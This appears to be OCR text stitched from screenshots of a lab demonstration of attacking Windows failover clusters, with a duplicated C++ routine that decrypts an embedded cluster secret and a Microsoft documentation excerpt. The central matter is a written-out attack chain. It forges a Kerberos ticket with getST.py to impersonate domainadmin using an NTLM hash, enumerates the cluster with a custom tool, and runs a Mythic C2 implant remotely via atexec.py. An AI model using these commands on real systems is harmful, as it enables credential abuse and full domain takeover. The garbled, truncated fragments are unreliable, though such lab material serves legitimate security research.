

gist.github.com
ELI5 how do clusters work - Google Search
Encryption and decryption code for clustered SMB servers. · GitHub

```cpp
    // Encrypt the plaintext and store its ciphertext in the output data
    status = BCryptEncrypt(key, pPlaintext, ULONG(cbPlaintext), nullptr, iv.data(), iv.size(), embeddedSecret + *embeddedSec
    if (status != STATUS_SUCCESS) {
        throw status;
    }
}

void CryptProvider::Decrypt(std::vector<UCHAR>& data) {
    DWORD error{ 0 };
    // Get the key stored in the CNG container that was used to encrypt the embedded secret
    if (HANDLE(_exchangeKey) != INVALID_HANDLE_VALUE) {
        CryptDestroyKey(_exchangeKey);
    }
    if (CryptGetUserKey(_cryptProvider, AT_KEYEXCHANGE, &_exchangeKey)) {
        // Pointers to each component of the resource data
        const auto headerSize{ sizeof(DWORD) * 2 };
        auto embeddedIvSize{ reinterpret_cast<DWORD*>(data.data()) };
        auto embeddedSecretSize{ reinterpret_cast<DWORD*>(data.data()) + 1 };
        auto embeddedIv{ data.data() + headerSize };
        auto embeddedSecret{ embeddedIv + *embeddedIvSize };
        auto embeddedCiphertext{ embeddedSecret + *embeddedSecretSize };
        DWORD size{ *embeddedSecretSize };
        // Decrypt the embedded secret in-place
        if (CryptDecrypt(_exchangeKey, NULL, TRUE, 0, embeddedSecret, &size)) {
            BCRYPT_KEY_HANDLE cryptKey;
            // Generate a new key from the decrypted embedded secret
            auto status{ BCryptGenerateSymmetricKey(_algoProvider, &cryptKey, NULL, 0, embeddedSecret, size, 0) };
            if (status == STATUS_SUCCESS) {
                auto cbCiphertext{ (ULONG)(data.size() - headerSize - *embeddedIvSize - *embeddedSecretSize) };
                status = BCryptDecrypt(cryptKey, embeddedCiphertext, cbCiphertext, nullptr, embeddedIv, *embeddedIvSize, emb
                if (status != STATUS_SUCCESS) {
                    status = status;
                }
            }
            else {
                error = status;
            }
        }
        else {
            error = GetLastError();
        }
    }
    else {
        error = GetLastError();
    }
    if (error) {
        throw error:
```




gist.github.com
ELI5 how do clusters work - Google Search
Encryption and decryption code for clustered SMB servers. · GitHub

```
    // Encrypt the plaintext and store its ciphertext in the output data
    status = BCryptEncrypt(key, pPlaintext, ULONG(cbPlaintext), nullptr, iv.data(), iv.size(), embeddedSecret + *embeddedSec
    if (status != STATUS_SUCCESS) {
        throw status;
    }
}

void CryptProvider::Decrypt(std::vector<UCHAR>& data) {
    DWORD error{ 0 };
    // Get the key stored in the CNG container that was used to encrypt the embedded secret
    if (HANDLE(_exchangeKey) != INVALID_HANDLE_VALUE) {
        CryptDestroyKey(_exchangeKey);
    }
    if (CryptGetUserKey(_cryptProvider, AT_KEYEXCHANGE, &_exchangeKey)) {
        // Pointers to each component of the resource data
        const auto headerSize{ sizeof(DWORD) * 2 };
        auto embeddedIvSize{ reinterpret_cast<DWORD*>(data.data()) };
        auto embeddedSecretSize{ reinterpret_cast<DWORD*>(data.data()) + 1 };
        auto embeddedIv{ data.data() + headerSize };
        auto embeddedSecret{ embeddedIv + *embeddedIvSize };
        auto embeddedCiphertext{ embeddedSecret + *embeddedSecretSize };
        DWORD size{ *embeddedSecretSize };
        // Decrypt the embedded secret in-place
        if (CryptDecrypt(_exchangeKey, NULL, TRUE, 0, embeddedSecret, &size)) {
            BCRYPT_KEY_HANDLE cryptKey;
            // Generate a new key from the decrypted embedded secret
            auto status{ BCryptGenerateSymmetricKey(_algoProvider, &cryptKey, NULL, 0, embeddedSecret, size, 0) };
            if (status == STATUS_SUCCESS) {
                auto cbCiphertext{ (ULONG)(data.size() - headerSize - *embeddedIvSize - *embeddedSecretSize) };
                status = BCryptDecrypt(cryptKey, embeddedCiphertext, cbCiphertext, nullptr, embeddedIv, *embeddedIvSize, emb
                if (status != STATUS_SUCCESS) {
                    status = status;
                }
            }
            else {
                error = status;
            }
        }
        else {
            error = GetLastError();
        }
    }
    else {
        error = GetLastError();
    }
    if (error) {
        throw error;
```



```
PS C:\Users\domainadmin\Desktop>
```


(impacket)kali@test-kali: ~
(impacket)kali@test-kali: ~ (ssh)
10.3.99.1
Mythic
Encryption and decryption code for clustered SMB servers. · GitHub
INTERACT
IP
HOST
untitled
Line 2, Column 94
Tab Size: 4
Plain Text

```
-(impacket)-(kali㉿ test-kali)-[~]
$ 
```


```
-(impacket)-(kali㉿ test-kali)-[~]
$ 
```

```
getST.py ludus.domain/cluster-share\$ -impersonate domainadmin -altservice 'HOST/CLUSTER-SHARE.LUDUS.DOMAIN' -hashes :a439642f7b710d11b75e152dd4e17431 -self

export KRB5CCNAME=domainadmin@HOST_CLUSTER-SHARE.LUDUS.DOMAIN@LUDUS.DOMAIN.ccache


python3 fustercluck.py -target cluster-share.ludus.domain -k -no-pass

enum_cluster node

enum_cluster group

get_groupstate cluster-share


atexec.py @cluster-share.ludus.domain '\\test-dc01-2022.ludus.domain\SYSVOL\apollo_bhdemo.exe' -silentcommand -k -no-pass

movegroup -group cluster-share -node test-cluster2
```

OWN THE NODE

OWN THE CLUSTER

OWN THE 🌐 DOMAIN?



Step 3: Grant the CNO permissions to the OU or prestage VCOs for clustered roles

When you create a clustered role with a client access point, the cluster creates a VCO in the same OU as the CNO. For this to occur automatically, the CNO must have permissions to create computer objects in the OU.

If you prestaged the CNO in AD DS, you can do either of the following to create VCOs:

- Option 1: Grant the CNO permissions to the OU. If you use this option, the cluster can automatically create VCOs in AD DS. Therefore, an administrator for the failover cluster can create clustered roles without having to request that you prestage VCOs in AD DS.

